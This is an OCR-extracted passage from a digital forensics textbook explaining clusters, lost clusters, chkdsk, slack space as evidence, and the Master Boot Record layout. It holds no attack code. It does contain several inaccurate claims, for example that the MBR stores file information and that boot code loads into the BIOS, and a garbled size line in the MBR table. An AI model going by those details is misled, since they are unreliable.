
Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Explain the Logical Structure of a Disk

The data stored in a computer are organized in the form of files/directories according to the tree structure stored on the hard drive. The logical structure of a hard disk is compatible with the OS installed on it. The hard disk needs the logical structure to understand the hard drive and resolve any disk-related problems. The master boot record (MBR) is the first sector on the hard drive, and it contains boot loaders and partition tables accessed by the OS.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Logical Structure of Disks

A hard disk's logical structure mainly depends on the file systems used and the software, such as OS. These factors control and define the process of data access on the hard disk. OSes use different types of file systems, and those file systems use various other types of controlling and accessing mechanisms for data on the hard disk. OSes organize the same hard disk in many different ways. The logical structure of the hard disk directly influences the consistency, performance, compatibility, and expandability of the storage subsystems of the hard disk.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Clusters

Clusters are the smallest accessible storage units on a hard disk. File systems divide the volume of data stored on the disk into discreet chunks of data for optimal performance and efficient disk usage. Clusters are formed by combining sectors to ease the process of handling files. Also called allocation units, clusters are sets of tracks and sectors ranging from cluster number 2 to 32 or higher, depending on the formatting scheme. File allocation systems must be flexible to allocate the required sectors to files. The allocation can be of the size of one sector per cluster. Any read or write process consumes a minimum space of one cluster.

To store a file, the file system should assign the required number of clusters to it. The cluster size entirely depends on the disk volume and varies from 4 to 64 sectors. In some cases, the cluster size may be 128 sectors. The sectors located in a cluster are continuous. Therefore, every cluster is a continuous chunk of space on the hard disk. In a cluster, when the file system stores a file smaller than the cluster size, the extra space gets wasted and is called slack space.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cluster Size


Cluster sizing has a significant impact on the performance of an OS and disk utilization. Disk partitioning determines the size of a cluster, and larger volumes use larger cluster sizes. The system can change the cluster size of an existing partition to enhance performance. If the cluster size is 8192 bytes, the file system allocates a whole cluster to store a file of 5000 bytes. If the file size is 10,000 bytes, the file system allocates two clusters amounting to 16,384 bytes in storage space. Therefore, cluster size plays a vital role in maximizing the efficient use of the disk. The use of a large cluster size diminishes the fragmentation problem, but it greatly increases chances of unused space.

The file system running on the computer maintains the cluster entries. Clusters form chains on the disk using continuous numbers, for which it is not necessary to store an entire file in one continuous block on the disk. The file system can store it in pieces located anywhere on the disk as well as move it anywhere after creating the file. This cluster chaining is invisible to the OS. Users can change the cluster size only when reformatting the drive.

The following are the steps to change the cluster size:

- Right-click the drive that you want to format and select Format
- In the Format dialog box, choose the allocation unit size the newly formatted drive is supposed to use. The cluster size can range from 512 bytes to 4096 bytes

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Lost Clusters

A lost cluster is a File Allocation Table (FAT) error that occurs when the OS marks clusters as used but does not allocate any file to them. The error originates from the process used by the FAT file system to assign spaces and group files together. It is mainly a logical structure error and not a physical disk error. Lost clusters occur when the user does not close files properly or shuts down a computer without closing an application. These errors also occur owing to disk corruptions such as bad drivers and resource conflicts. OSes mark these clusters as in use, although they have no files assigned or linked to them. Disk-checking programs can examine a complete disk volume for lost clusters. To detect lost clusters, one can use a program that can save them as a file or clear them. The latter generates and links artificial files to these clusters. This method will result in damage to the newly formed file; however, orphaned data are visible, and it is possible to recover some parts of those data.

Disk-checking programs can scan the computer system for lost clusters using the following procedure.

- A duplicate copy is generated in the memory of FAT while noting all of the clusters marked as “in use.”
- Beginning from the root directory, the clusters utilized by a file are traced and marked as “accounted for” to connect them to the file. This procedure is repeated for all the subdirectories.
- Lost clusters or “orphan” clusters are marked in the FAT as being used but have no link to any file.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Chkdsk.exe or Check Disk is a built-in Windows utility that helps detect errors in the file system and disk media. The Check Disk utility should be used in the case of issues such as blue screens and difficulty to open or save files or folders. This utility also checks for bad sectors and lost clusters.

Steps to use the command-line version of the Check Disk utility:

- Open Command Prompt by typing cmd in the Run utility
- Enter **`chkdsk`** in Command Prompt to run the Check Disk utility in the read-only mode
- After completing a scan, the Check Disk utility will display the status of the current drive





Figure 3.10: Checking disk utility

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Slack Space

Slack space is the wasted area of a disk cluster lying between the end of a file and the end of the cluster; it is created when the file system allocates a full cluster to a file smaller than the cluster size. A large number of files and a large cluster size result in wasted disk space owing to slack space. DOS and Windows file systems use fixed-size clusters. The size consumed by a file within a cluster is independent of the data storage, although the file system reserves the entire space within a cluster for a file. Older versions of Windows and DOS used a 16-bit allocation table, resulting in a large cluster size for large partitions. For example, if the size of each partition is 4 GB, the size of each cluster is 32 KB, and a file requires only 10 KB, then the system allocates a whole 32 KB cluster, resulting in 22 K of slack space.




Figure 3.11: Illustration of slack space

To eliminate this inefficiency, the system uses partitioning. Another approach to reduce the slack space is to use the New Technology File System (NTFS), which allows much smaller clusters on large partitions than FAT does. Archiving infrequently used files can also use compression to reduce slack. As the size of disks is increasing, the slack space problem is gaining importance.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File Slack Types

- **RAM slack:** RAM slack is the data storage space that starts from the end of a file to the end of the last sector of the file
- **Drive slack:** Drive slack is the data storage space that starts from the end of the last sector of a file to the end of the last cluster of the file

In the field of forensic investigation, slack space is an important form of evidence. Often, slack space can contain relevant suspect information required by a prosecutor to present as evidence in court. For example, if the suspect deleted the files of an entire hard-drive cluster and saved new files, which filled half of the cluster, the other half may not be empty. It can contain the data of the deleted files. Forensic examiners can collect this data by using computer forensic tools.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Master Boot Record (MBR)

Master Boot Record (MBR) refers to a hard disk's first sector or sector zero, which specifies the location of an OS for the system to load into the main storage. MBR is also called the partition sector or master partition table as it contains a table that locates partitioned disk data. A program in the record loads the rest of the OS into the RAM.

An MBR file contains information about various files present on the disk, their locations, and sizes. In practice, MBR almost always refers to the 512-byte boot sector or partition sector of a disk. The fdisk/MBR commands help in creating MBR in Windows and DOS. When a computer boots, the BIOS refers to this first sector for boot-process instructions and information about how to load the OS.

The MBR is used for:

- Holding a partition table which refers to the partitions of a hard disk
- Bootstrapping an OS
- Distinctively recognizing individual hard disk media with a 32-bit disk signature

The MBR consists of the following structures:

- **Partition Table**

  A partition table is a 64-byte data structure that stores information about the types of partitions present on the hard disk and their locations. This table has a standard layout that does not depend on the OS. It is capable of describing only four partitions, which are primary or physical partitions. All other partitions are logical partitions linked to one of the primary partitions.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Master Boot Code**

  The master boot code is a small piece of computer code that the system loads into the BIOS and executes to initiate the system's boot process. After execution, the system transfers the controls to the boot program present on the active partition to load the OS.

The master boot code implements the following functions:

- Examines the partition table to find the active partition
- Locates the first sector of the active partition
- Loads a boot sector copy from the active partition into memory
- Transfers control to the executable code in the boot sector

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Structure of a Master Boot Record

The structure of MBR consists of three parts:

- **Master Boot Code or Boot Strap** – It is an executable code and responsible for loading OS into computer memory. It consists of a data structure of 446 bytes.
- **Partition Table** – It maintains the data of all the hard disk partitions and consists of a data structure 64 bytes
- **Disk Signature** – It is located at the end of the MBR and contains only 2 bytes of data. It is required by BIOS during booting.

Address			Description		Size in bytes
Hex	Oct	Dec			
0000	0000	0	Code Area		440 (max. 446)
01B8	0670	440	Disk Signature (Optional)		4
01BC	0674	444	Usually Nulls; 0x0000		2
01BE	0676	446	Table of Primary Partitions (Four 16-byte entries, IBM partition table scheme)		64
01FE	0776	510	55h	MBR Signature; 0xAA55	2
01FF	0777	511	AAh		
MBR, Total Size: 446 + 64 = 2 =					512

Table 3.2: Structure of MBR

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Systems running Windows and DOS use the MBR file to hold the information regarding the files on the disk. Many products replace the MBR file provided by the Microsoft OS. A few third-party utility tools are useful while installing two or more OSes on a disk. Investigators require many data acquisition tools for forensic investigation as one vendor product may not be reliable for computer forensic tasks. In UNIX/Linux, the `dd` command helps create backups and restore MBR.

